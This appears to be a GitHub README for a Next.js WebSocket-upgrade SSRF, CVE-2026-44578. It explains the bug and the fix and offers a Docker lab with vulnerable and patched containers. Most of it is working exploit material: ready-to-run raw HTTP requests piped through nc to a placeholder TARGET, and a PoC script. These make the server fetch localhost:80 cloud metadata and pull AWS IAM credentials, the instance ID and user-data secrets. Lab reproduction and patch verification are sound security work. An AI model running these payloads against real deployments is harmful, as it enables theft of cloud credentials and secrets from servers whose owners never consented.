 dinosn/cve-2026-44578
CVE-2026-44578: Next.js WebSocket Upgrade SSRF — pre-auth credential theft via localhost:80. Lab + exploit + audit.

Pre-authentication Server-Side Request Forgery in Next.js self-hosted deployments.
A single crafted HTTP request extracts AWS credentials, secrets, and internal service data from localhost:80.
| Field | Value |
|---|---|
| CVE | CVE-2026-44578 |
| GHSA | GHSA-c4j6-fc7j-m34r |
| CVSS 3.1 | 8.6 HIGH (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N) |
| Type | SSRF (CWE-918) |
| Affected | Next.js 13.4.13 – 15.5.15, 16.0.0 – 16.2.4 (self-hosted only) |
| Fixed | 15.5.16, 16.2.5 |
| Auth Required | None |
| User Interaction | None |
The WebSocket upgrade handler in router-server.ts calls proxyRequest() whenever parsedUrl.protocol is truthy — without checking finished and statusCode routing-completion flags that the HTTP handler had always enforced.
// router-server.ts — upgrade handler
- if (parsedUrl.protocol) {
-   return await proxyRequest(req, socket, parsedUrl, head)

// fix (commit c4f69086)
+ if (finished && parsedUrl.protocol) {
+   if (!statusCode) {
+     return await proxyRequest(req, socket, parsedUrl, head)
+   }
+   return socket.end()
  }
After normalizeRepeatedSlashes collapses http:/// to http:/, the hostname is null and http-proxy connects to localhost:80 with the correct path. Any co-located service (cloud metadata, admin panels, internal APIs) is exposed.
printf "GET http:///latest/meta-data/iam/security-credentials/ROLE HTTP/1.1\r\n\
Host: TARGET:3000\r\n\
Connection: Upgrade\r\n\
Upgrade: websocket\r\n\
Sec-WebSocket-Version: 13\r\n\
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n\r\n" | nc -w 5 TARGET 3000
curlcannot send absolute-form URIs. Use raw TCP:nc,ncat,socat, or Python sockets.
Attacker                     Next.js (vuln)              localhost:80 (IMDS/service)
   |                              |                              |
   | GET http:///latest/meta-data/|                              |
   | Connection: Upgrade          |                              |
   | Upgrade: websocket           |                              |
   |----------------------------->|                              |
   |                              | url.parse -> protocol:'http' |
   |                              | "///" matches regex          |
   |                              | normalizeRepeatedSlashes     |
   |                              |   "http:///" -> "http:/"     |
   |                              | Returns: finished:true       |
   |                              |   statusCode:308             |
   |                              |   hostname:null              |
   |                              |                              |
   |                              | BUG: only checks protocol   |
   |                              | proxyRequest -> localhost:80 |
   |                              |   GET /latest/meta-data/     |
   |                              |----------------------------->|
   |                              |     200 OK + credentials     |
   |                              |<-----------------------------|
   |    200 OK + credentials      |                              |
   |<-----------------------------|                              |
nc (netcat)git clone https://github.com/dinosn/CVE-2026-44578.git
cd CVE-2026-44578/lab
./setup.sh
This starts 5 containers:
| Container | Role | Exposed |
|---|---|---|
nextjs-vuln | Next.js 15.5.15 (vulnerable) | localhost:3000 |
nextjs-fixed | Next.js 15.5.16 (patched) | localhost:3001 |
imds-sidecar-vuln | Fake AWS IMDSv1 sharing network with vuln | localhost:80 (from vuln's perspective) |
imds-sidecar-fixed | Fake AWS IMDSv1 sharing network with fixed | localhost:80 (from fixed's perspective) |
internal-api | Internal service mock | — |
The IMDS sidecars use network_mode: "service:nextjs-*" so the fake metadata service is on localhost:80 inside the Next.js container — modeling a real cloud instance.
# Full test suite (7 SSRF probes)
python3 ../exploit/poc.py -t http://localhost:3000 --test-all

# Single credential extraction
printf "GET http:///latest/meta-data/iam/security-credentials/NextjsAppRole HTTP/1.1\r\n\
Host: 127.0.0.1:3000\r\nConnection: Upgrade\r\nUpgrade: websocket\r\n\
Sec-WebSocket-Version: 13\r\nSec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n\r\n" \
| nc -w 5 127.0.0.1 3000

# Confirm patched instance blocks it

python3 ../exploit/poc.py -t http://localhost:3001 --test-all
./teardown.sh
All containers up — vulnerable (15.5.15) on :3000, patched (15.5.16) on :3001, IMDS sidecars sharing network namespaces.


Single request returns the full EC2 metadata directory (ami-id, instance-id, iam/, placement/, etc.)

Full IAM credential set: AccessKeyId, SecretAccessKey, Token, and Expiration.

EC2 user-data bootstrap script containing DB_PASSWORD and API_KEY.

Instance ID extracted via the same SSRF vector.

Same payload against Next.js 15.5.16. Connection closed immediately — no data returned.

The fake IMDS logs show GET requests arriving from 127.0.0.1 (the Next.js process), proving the SSRF is server-side.

All 7 SSRF tests return sensitive data on the vulnerable instance.
All 7 tests blocked on the patched instance. Fix confirmed.
# 1. List metadata categories
printf "GET http:///latest/meta-data/ HTTP/1.1\r\nHost: T:3000\r\nConnection: Upgrade\r\nUpgrade: websocket\r\nSec-WebSocket-Version: 13\r\nSec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n\r\n" | nc -w 5 T 3000

# 2. Instance ID
printf "GET http:///latest/meta-data/instance-id HTTP/1.1\r\nHost: T:3000\r\nConnection: Upgrade\r\nUpgrade: websocket\r\nSec-WebSocket-Version: 13\r\nSec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n\r\n" | nc -w 5 T 3000

# 3. Discover IAM role
printf "GET http:///latest/meta-data/iam/security-credentials/ HTTP/1.1\r\nHost: T:3000\r\nConnection: Upgrade\r\nUpgrade: websocket\r\nSec-WebSocket-Version: 13\r\nSec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n\r\n" | nc -w 5 T 3000
